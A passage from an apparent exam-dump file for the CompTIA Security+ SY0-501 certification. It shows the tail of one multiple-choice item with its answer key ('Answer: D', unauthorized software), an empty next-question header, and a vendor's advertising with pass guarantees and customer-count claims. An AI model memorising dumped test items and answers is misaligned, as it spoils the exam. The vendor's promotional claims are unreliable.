B. Logs and events anomalies
C. Authentication issues
D. Unauthorized software

Answer: D

NEW QUESTION 635
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your SY0-501 Exam with Our Prep Materials Via below:

https://www.certleader.com/SY0-501-dumps.html